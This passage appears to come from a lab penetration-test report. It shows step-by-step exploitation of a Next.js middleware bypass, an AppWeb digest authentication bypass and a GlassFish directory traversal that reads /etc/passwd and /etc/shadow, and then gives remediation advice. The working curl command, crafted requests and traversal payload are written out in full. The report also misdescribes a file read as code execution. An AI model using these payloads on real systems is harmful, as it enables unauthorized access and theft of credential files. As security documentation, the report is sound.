


Figure 1 - Request and Response without credentials in Burp Suite




Figure 2 - Response for no credentials in browser



Step-2: Exploit this vulnerability by adding the **x-middleware-subrequest** header with the value **middleware:middleware:middleware:middleware:middleware** in the request. The Next.js middleware will incorrectly process this header and bypass the authentication checks. The following is the curl command:

```
curl -i -H "x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware" http://10.0.2.15:3000
```

The screenshot shows the Burp Suite interface with a temporary project. In the Request tab, a GET request is shown with the following headers:
1. GET / HTTP/1.1
2. Host: 10.0.2.15:3000
3. User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:137.0) Gecko/20100101 Firefox/137.0
4. Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5. Accept-Language: en-US,en;q=0.9
6. Accept-Encoding: gzip, deflate, br
7. Connection: keep-alive
8. Upgrade-Insecure-Requests: 1
9. x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware
10. Priority: u=0, i=1
11.
12.
13.

In the Response tab, the raw HTML response is displayed, showing the Admin Dashboard content. The browser's developer tools Network tab also shows the request and response.

Figure 3 - Request and response bypassing authentication in Burp Suite

The screenshot shows a Firefox browser window titled 'Admin Dashboard' with the URL 'http://10.0.2.15:3000'. The page content includes:
- A 'Dashboard Content' section stating 'This is a protected page that only authenticated users can access. In a real application, you would display important data and admin controls here.'
- Three cards: 'Users' (Manage user accounts and permissions), 'Content' (Edit website content and media files), and 'Settings' (Configure system settings and preferences). Each card has a corresponding button: 'Manage Users', 'Edit Content', and 'System Settings' respectively.

Figure 4 - Response bypassing authentication in browser

The screen shows a Manage Users button that manages user accounts and their permissions, Edit Content button that gives edit access to the web content and media files in the web page and a Settings button that configures the system settings and preferences of the web server as shown in Figure 4.

Refer to sections 3.8 and 4.8 for details on this vulnerability and section 6.8 for suggested steps to resolve it.



5.9. AppWeb Authentication Bypass - [CVE-2018-8715](#)

An attacker can bypass Appweb's form and digest authentication by sending a specially crafted HTTP request that exploits a logic flaw in the **authCondition()** function.

Step-1: Access the AppWeb application through the URL by using your IP as shown below.

```
http://10.0.2.15:8080
```




Figure 1 – AppWeb Login page

Step-2: Below is the captured HTTP request and response of the accessing the AppWeb portal, where the response says 401 unauthorized, as the HTTP request is not crafted yet.

Request	Response
<pre>Pretty Raw Hex 1 GET / HTTP/1.1 2 Host: 10.0.2.15:8080 3 Accept-Language: en-US,en;q=0.9 4 Upgrade-Insecure-Requests: 1 5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 6 Safari/537.36 7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 8 Accept-Encoding: gzip, deflate, br 9 Connection: keep-alive 10 Pragma: no-cache 11 Cache-Control: max-age=0 12 </pre>	<pre>Pretty Raw Hex Render 1 HTTP/1.1 401 Unauthorized 2 Vary: Accept-Encoding 3 X-Frame-Options: SAMEORIGIN 4 Content-Type: text/html 5 X-Content-Type-Options: nosniff 6 Date: Fri, 09 May 2025 22:31:27 GMT 7 Cache-Control: no-cache 8 Content-Length: 229 9 X-XSS-Protection: 1; mode=block 10 Connection: Keep-Alive 11 WWW-Authenticate: Digest realm="example.com", domain="/", opaque="auth" 12 nonce="MGRlNWNjMD1ODY1ZT2mJpIgPtcxILanVbIx0TZhNzJjYzhNz04", opaque="799d5", algorithm="MD5", stale="FALSE" 13 Accept-Ranges: bytes 14 <!DOCTYPE html> 15 <head> 16 <title> 17 Unauthorized 18 </title> 19 <link rel="shortcut icon" href="data:image/x-icon;" type="image/x-icon"> 20 </head> 21 <body> 22 <p> 23 Access Error: 401 -- Unauthorized 24 </p> 25 </body> 26 </html></pre>

Figure 2 – HTTP request and response (not crafted)



Step-3: Below is the HTTP GET malicious crafted request which we used for the exploitation, which bypasses the authentication.

```
GET / HTTP/1.1
Host: 10.0.2.15:8080
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Authorization: Digest username=admin
```

Step-4: As we can see here, we used the crafted HTTP request without the password field in the authorization header as shown above, where the server responded with 200 OK response and also disclosed the **http.session** along with the cookie. As a result, the authentication was bypassed successfully.

The screenshot shows a NetworkMiner capture. The Request pane displays the crafted HTTP GET request:

```
GET / HTTP/1.1
Host: 10.0.2.15:8080
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Authorization: Digest username=admin
```

The Response pane shows the server's response:

```
HTTP/1.1 200 OK
Set-Cookie: http.session=1::http.session::6ea12885e91a64ae8c0f34f7d8cc0800; path=/
Content-Type: text/html
Date: Fri, 09 Mar 2025 22:42:05 GMT
ETag: 1598496660
Cache-Control: no-cache="set-cookie"
Content-Length: 3522
X-Content-Options: 1; mode=block
Last-Modified: Mon, 10 Aug 2020 17:10:05 GMT
Connection: close
Accept-Ranges: bytes
<!DOCTYPE html>
<html lang="en">
<head>
<title>Embedthis AppWeb 3.0A.1 Documentation</title>
<meta name="keywords" content="embedded web server, web server software, embedded HTTP, application web server, embedded server, small web server, HTTP server, library web server, library HTTP, HTTP library" />
<meta name="description" content="Embedthis Software provides open source embedded web servers for devices and applications." />
<meta name="robots" content="index,follow" />
<link href="screen.css" rel="stylesheet" type="text/css" />
<!--[if IE]>
<link href="iehacks.css" rel="stylesheet" type="text/css" />
<![endif]-->
</head>
<body>
<div class="top">
<a class="logo" href="https://embedthis.com/">
    &nbs;
</a>
</div>
<div class="content">
```

Figure 3 – Crafted HTTP Request



Step-5: Here we can see that after successful exploitation we can access the AppWeb server.

The screenshot shows a browser interface with two main panes: Request and Response.

Request:

```

1: GET / HTTP/1.1
2: Host: 10.0.2.15:8080
3: Accept-Encoding: gzip, deflate
4: Accept: */*
5: Accept-Language: en
6: User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
7: Connection: close
8: Authorization: Digest username=admin
9:
10:
  
```

Response:

The response displays the content of the Appweb web page:

Appweb — The Fast, Little Web Server

It is blazing fast to serve web pages, yet uses very little memory.

Quick Start

1. Read the latest [documentation](#).
2. Use the Appweb [appman](#) management program to stop, start and control Appweb.
3. Try the [ESP Web Framework tour](#).

Appweb Resources and Useful Links

- In case you don't have the latest copy of Appweb (Version: you can download a binary distribution or a source archive from: <https://embedthis.com/appweb/download.html>.
- Or you can go straight to the public source code repository at: <https://github.com/embedthis/appweb>.
- You may wish to read the latest [Documentation](#).
- For support, you may also ask questions in the form of well described issues at the [GitHub Appweb issue database](#).
- Don't forget to check out the samples included with the product documentation. They will guide your use. Our aim is to fix bugs as quickly as possible and we are always looking for ways to improve the product and our service — so please let us know, by emailing dev@embedthis.com.
- For details about our commercial offerings, please contact: sales@embedthis.com.

Thanks, Embedthis Team.

© Embedthis Software LLC. All rights reserved. Embedthis and Appweb are trademarks of Embedthis Software LLC.

Figure 4 – The AppWeb page is rendered

Step-6: The header, which was disclosed in the HTTP response, the same header is used to access the server. This was done by inserting the name and value parameters as shown below.

The screenshot shows a browser interface with a red box highlighting the URL bar containing "10.0.2.15:8080". The page content is identical to Figure 4.

The screenshot shows the Chrome DevTools Application tab. The cookies section lists a cookie named "http-session" with the value "1:http.session:sea12885e91a64ae8cf34f?d8cc0800".

Name	Value	Domain	Path	Expires/Ma...	Size	HttpOnly	Secure	SameSite	Partition Ke...	Cross Site	Priority	Medium
http-session	1:http.session:sea12885e91a64ae8cf34f?d8cc0800	10.0.2.15	/	Session	62							

No cookie selected
Select a cookie to preview its value

Figure 5 – Name and value parameters where cookie values are inserted

This validates the high nature of this vulnerability and the potential for authentication bypasses or further full system compromise, depending on the server configuration.

Refer to sections 3.9 and 4.9 for details on this vulnerability and section 6.9 for suggested steps to resolve it.



5.10. GlassFish 4.1.0 Arbitrary File Read - [CVE-2017-1000028](#)

An unauthenticated attacker can exploit a directory traversal vulnerability in Oracle GlassFish Server 4.1.0 by sending specially crafted HTTP GET requests with overlong UTF-8 encoding (e.g., %c0%ae) to access arbitrary files on the server.

Step-1: Access the GlassFish server through the URL by using your IP as shown below, which lands us on the login page.

```
https://10.0.2.15:4848
```



Figure 1 – GlassFish login page

Step-2: Below is the payload that was used for the exploitation.

```
/theme/META-INF/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/etc/passwd
```

Step-3: Access the GlassFish server as shown in step-1 through URL with the above payload, the execution of the /etc/passwd which results in the arbitrary code execution without the authentication as shown below.



Figure 2 - /etc/passwd is executed successfully

Step-4: Below screenshot shows the details of the **/etc/shadow** which was executed on the server successfully.




Figure 3 - /etc/shadow is executed successfully

This validates the high nature of this vulnerability and the potential for directory traversal or further full system compromise, depending on the server configuration.

Refer to sections 3.10 and 4.10 for details on this vulnerability and section 6.10 for suggested steps to resolve it.

6. Vulnerability Remediation or Fixes

6.1. Atlassian Confluence Webwork Pre-Auth OGNL Injection and RCE - [CVE-2021-26084](#)

It is advised to upgrade the affected version of Confluence Server and Data Center to version 7.13.0 (LTS) or higher. If it is not possible to upgrade to 7.13.0 (LTS) or higher, then upgrade to version 7.4.11.

For a full description of the latest version, see the [Confluence Server and Data Center Release Notes](#). Download the latest version from the [download centre](#). See sections 3.1 and 4.1 for details on vulnerability.

6.2. Drupal Drupalgeddon 2 Unauthenticated Remote Code Execution - [CVE-2018-7600](#)

It is advised to upgrade the affected version of Drupal to the most recent version of Drupal 8.5.1 or higher. If it is not possible to update immediately, then attempt to apply [this patch](#) to fix the vulnerability until such time as you are able to completely update. See sections 3.2 and 4.2 for details on vulnerability.

6.3. Webmin Pre-Auth Remote Code Execution (CVE-2019-15107)

update the affected version of Webmin to most recent version of webmin 1.930 or newer

- If you are unable to update immediately, disabling the "user password change" option can mitigate the vulnerability. This feature is located under:

- Webmin Configuration > Authentication > Password Expiry Policy

Disabling this option prevents unauthenticated attackers from exploiting the vulnerable password_change.cgi script.

- For version 1.910, another mitigation involves editing the Webmin configuration:
 - Open the file /etc/webmin/miniserv.conf.
 - Remove or comment out the line containing passwd_mode=2.
 - Restart Webmin using /etc/webmin/restart.

Ensure that Webmin packages are downloaded from trusted sources. The malicious code was introduced in the SourceForge-hosted packages; therefore, prefer downloading from the official [Webmin website](#) or its [GitHub repository](#). See sections 3.3 and 4.3 for details on vulnerability.

6.4. Cacti Pre-Auth Command Injection - [CVE-2022-46169](#)

It is advised to upgrade the affected version of Cacti 1.2.22 to the latest secure release of Cacti 1.2.23 or any later version where this vulnerability has been patched. The latest version of Cacti is available here for [download](#). See sections 3.4 and 4.4 for details on vulnerability.

6.5. Unauthenticated Remote Code Execution in Erlang/OTP SSH - [CVE-2025-32433](#)

It is advised to upgrade the affected version of Erlang/OTP SSH to the most recent version of Erlang/OTP-27.3.4, where this vulnerability has been addressed. The latest version of Erlang/OTP SSH can be found here for [download](#). Until upgrading to a fixed version, it is recommended disabling the SSH server or to prevent access via firewall rules. See sections 3.5 and 4.5 for details on vulnerability.

6.6. elFinder ZIP Arguments Injection Leads to Command Injection - [CVE-2021-32682](#)

- Upgrade to version 2.1.59 or later, where the vulnerability has been patched. The latest version of elFinder is available here for [download](#)
- If immediate updating isn't possible, ensure that the elFinder PHP connector is not exposed without authentication to prevent unauthorized access.

See sections 3.6 and 4.6 for details on vulnerability

6.7. Apache OFBiz Authentication Bypass Leads to RCE - [CVE-2023-51467](#)

It is advised to upgrade the affected version of Apache OFBiz to the most recent version of Apache OFBiz 18.12.11 or any later version where this vulnerability has been patched. The latest version of Apache OFBiz is available here for [download](#). See sections 3.7 and 4.7 for details on vulnerability.

6.8. Next.js Middleware Authorization Bypass - [CVE-2025-29927](#)

It is advised to upgrade to the Next.js version 15.2.3, in which this vulnerability has already been fixed. The following command can be run to upgrade to the latest versions:

```
npm install next@latest
```

or

```
yarn upgrade next@latest
```

If it is not possible to upgrade immediately, configure the web server or proxy to drop or reject requests that contain the header **x-middleware-subrequest** as a workaround. See sections 3.8 and 4.8 for details on the vulnerability.

6.9. AppWeb Authentication Bypass - [CVE-2018-8715](#)

It is essential to upgrade to Appweb version 7.0.3 or later, where the issue has been addressed.

If upgrading is not immediately feasible, consider implementing the following temporary measures:

- Limit access to the web server by configuring firewall rules or access control lists to allow only trusted IP addresses.
- Implement monitoring to detect unusual or unauthorized access attempts, which may indicate exploitation attempts.
- Develop and deploy custom middleware to enforce additional authentication checks before granting access to sensitive resources.

For detailed information on the latest version and its features, refer to the [Appweb Release Notes](#). To download AppWeb version 7.0.3 or later, visit the [Appweb Download Center](#). See sections 3.9 and 4.9 for details on vulnerability.

6.10. GlassFish 4.1.0 Arbitrary File Read - [CVE-2017-1000028](#)

- Update to a later version of GlassFish 7.0.23 Server where this vulnerability has been patched. The latest version can be found here for [download](#).
- Limit access to the GlassFish administration interface (typically on port 4848) by implementing firewall rules or access control lists to allow only trusted IP addresses.
- Utilize a WAF to detect and block malicious requests that attempt directory traversal attacks.
- Regularly review server logs for unusual or unauthorized access patterns that may indicate exploitation attempts.

See sections 3.10 and 4.10 for details on vulnerability.